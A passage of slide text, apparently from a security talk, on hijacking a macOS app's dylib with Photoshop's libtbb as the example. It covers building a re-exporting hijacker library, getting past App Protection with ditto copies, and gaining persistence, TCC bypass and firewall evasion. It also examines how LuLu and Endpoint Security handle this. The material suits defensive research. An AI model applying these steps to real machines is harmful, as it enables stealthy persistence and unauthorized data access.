
  26. Crafting a Compatible Hijacker re-exporting exports to the original library

    dylib % dyld_info -exports "Adobe Photoshop 2026.app/Contents/Frameworks/libtbb.12.6.dylib" | c++filt offset symbol 0x00018234 _TBB_runtime_interface_version 0x0001823F _TBB_runtime_version 0x00013360 tbb::detail::r1::deallocate(tbb::detail::d1::small_object_pool&, void*, unsigned long) 0x0000402C tbb::detail::r1::initialize(tbb::detail::d1::task_arena_base&) 0x0001801A tbb::detail::r1::initialize(tbb::detail::d1::task_group_context&) 0x000125EE tbb::detail::r1::try_acquire(tbb::detail::d1::queuing_rw_mutex&, tbb::detail::d1::queuing_rw_mutex::scoped_lock&, bool) 0x00012DE7 tbb::detail::r1::try_acquire(tbb::detail::d1::rtm_mutex&, tbb::detail::d1::rtm_mutex::scoped_lock&) 0x000122FE tbb::detail::r1::itt_task_end(tbb::detail::d1::itt_domain_enum) 0x00012F1F tbb::detail::r1::acquire_reader(tbb::detail::d1::rtm_rw_mutex&, tbb::detail::d1::rtm_rw_mutex::scoped_lock&, bool) (legitimate) libtbb.12.6.dylib's exports "re-export" hijacker original At compile time: -Xlinker -reexport_library <original dylib> install_name_tool -change to set absolute path

  27. Crafting a Compatible Hijacker re-exporting exports to original library dylib

    % tree "Adobe Photoshop 2026.app" Adobe Photoshop 2026.app └── Contents ├── Frameworks │ ... │ ├── libtbb.12.6.dylib ├── Info.plist ├── MacOS │ ├── Adobe Photoshop 2026 │ ├── libtbb.12.6.dylib original: Contents/Frameworks/libtbb.12.6.dylib hijacker: Contents/MacOS/libtbb.12.6.dylib Photoshop hijacked? % otool -l "Adobe Photoshop 2026.app/Contents/MacOS/libtbb.12.6.dylib” ... Load command 11 cmd LC_REEXPORT_DYLIB cmdsize 128 name /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/Frameworks/libtbb.12.6.dylib "re-export" Photoshop MacOS/libtbb.12.6.dylib Frameworks/libtbb.12.6.dylib

  28. Bypassing "App Protection" ? as macOS protects apps & re-validates



    on (re)launch % sudo cp libtbb.12.6.dylib "/Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/ cp: /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/libtbb.12.6.dylib: Operation not permitted (even as root) cannot modify application directly "safe" to replace apps as they contain no (user) data! /Applications /tmp Copy via ditto Add hijacker dylib Copy back via ditto ...but on launch, will (re)trigger a verification

  29. Benefits of our Hijack stealthy "persistence" with a high level

    of inherited trust loaded hijacker dylib % "/Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026" [+] Injected fake libtbb.12.6.dylib loaded by: /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026 Access to files (TCC bypass): Access to network (LuLu): no impact to functionality

  30. Security Tools? dylib hijack vs. LuLu (firewall) a LuLu rule:

    allow photoshop via SecCodeCopySigningInformation (audit token -> dynamic code ref) + verified with SecCodeCheckValidity 01 02 03 04 05 06 07 //matched rule // make sure code signing info (still) matches! if(YES != matchesCSInfo(process.csInfo, csInfo)) { os_log_error(logHandle, "ERROR: code signing mismatch: %{public}@ / %{public}@", process.csInfo, csInfo); goto bail; } 01 BOOL matchesCSInfo(NSDictionary* csInfo_1, NSDictionary* csInfo_2) { 02 //first check status (e.g. ensure we're still validly signed)! 03 //then check signer and code signing ID and signing authorities 04 } LuLu's code signing checks Apple's Runtime code signing APIs are limited to the main process 🤷

  31. Security Tools? dylib hijack vs. Endpoint Security Granularity: "responsible process"

    process level (including code signing information) # eslogger open { "event": { "open": { "file": { "path": "\/Users\/patrick\/Documents\/secret.txt" } }, "process": { "executable": { "path": "\/Applications\/Adobe Photoshop 2026\/Adobe Photoshop 2026.app\/Contents\/MacOS\/Adobe Photoshop 2026”, "team_id": "JQ525L2MZD", "signing_id": "com.adobe.Photoshop" ... }, ... } file access (ES_EVENT_TYPE_AUTH_OPEN) responsible process: Photoshop
